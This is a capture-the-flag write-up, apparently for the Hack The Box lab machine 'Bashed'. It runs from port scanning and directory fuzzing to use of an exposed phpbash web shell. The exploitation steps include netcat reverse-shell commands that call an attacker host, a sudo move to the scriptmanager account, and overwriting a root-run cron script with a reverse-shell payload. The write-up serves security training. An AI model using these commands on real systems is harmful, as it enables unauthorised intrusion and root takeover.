# Bashed
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Bashed
- OS Type: Linux
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Wed May  7 09:04:41 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.68Nmap scan report for 10.10.10.68Host is up, received echo-reply ttl 63 (0.29s latency).Scanned at 2025-05-07 09:04:42 IST for 117sNot shown: 65275 closed tcp ports (reset), 259 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT   STATE SERVICE REASON         VERSION80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-title: Arrexel's Development Site|_http-server-header: Apache/2.4.18 (Ubuntu)|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Wed May  7 09:06:39 2025 -- 1 IP address (1 host up) scanned in 117.61 seconds
Enumeration
Port 80/HTTP
i’ll start my enumeration from port 80

let’s check the web technology using whatweb
whatweb http://10.10.10.68
let’s check the directory and files fuzzing using gobuster
gobuster dir -u http://10.10.10.68 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
let’s navigate to /dev directory

we found interesting phpbash.php file google search reveals the → https://github.com/Arrexel/phpbash
phpbash is a standalone, semi-interactive web shell. It’s main purpose is to assist in penetration tests where traditional reverse shells are not possible. The design is based on the default Kali Linux terminal colors, so pentesters should feel right at home.
let’s open the phpbash.php

let’s catch a reverse shell
start netcat listener on port 443 and run busybox nc 10.10.14.17 443 -e /bin/bash in webshell

upgrade to TTY shell using
python -c 'import pty;pty.spawn("/bin/bash");'user.txt can be found at /home/arrexel/user.txt

there are two users on the system

after running sudo -l i found that we can run any command as scriptmanager without password using sudo

let’s run /bin/bash as scriptmanager to get shell as scriptmanager
sudo -u scriptmanager /bin/bash
i found interesting /scripts directory in / folder

there are two files in this folder, now if we look at the file owner we found that test.py owned by scriptmanager means we can write it to it
and the test.txt is owned by root let’s see what both files contains

so the test.py is writing testing 123 in test.txt so we can assume that script it executed by the root
to confirm this i check last modified time of the file and current system time

both matches mean file is modified every one minutes
let’s modify the test.py with following command
echo -e 'import os;os.system("busybox nc 10.10.14.17 445 -e /bin/bash");' > test.py
start netcat listener on port 445

wait for root to execute script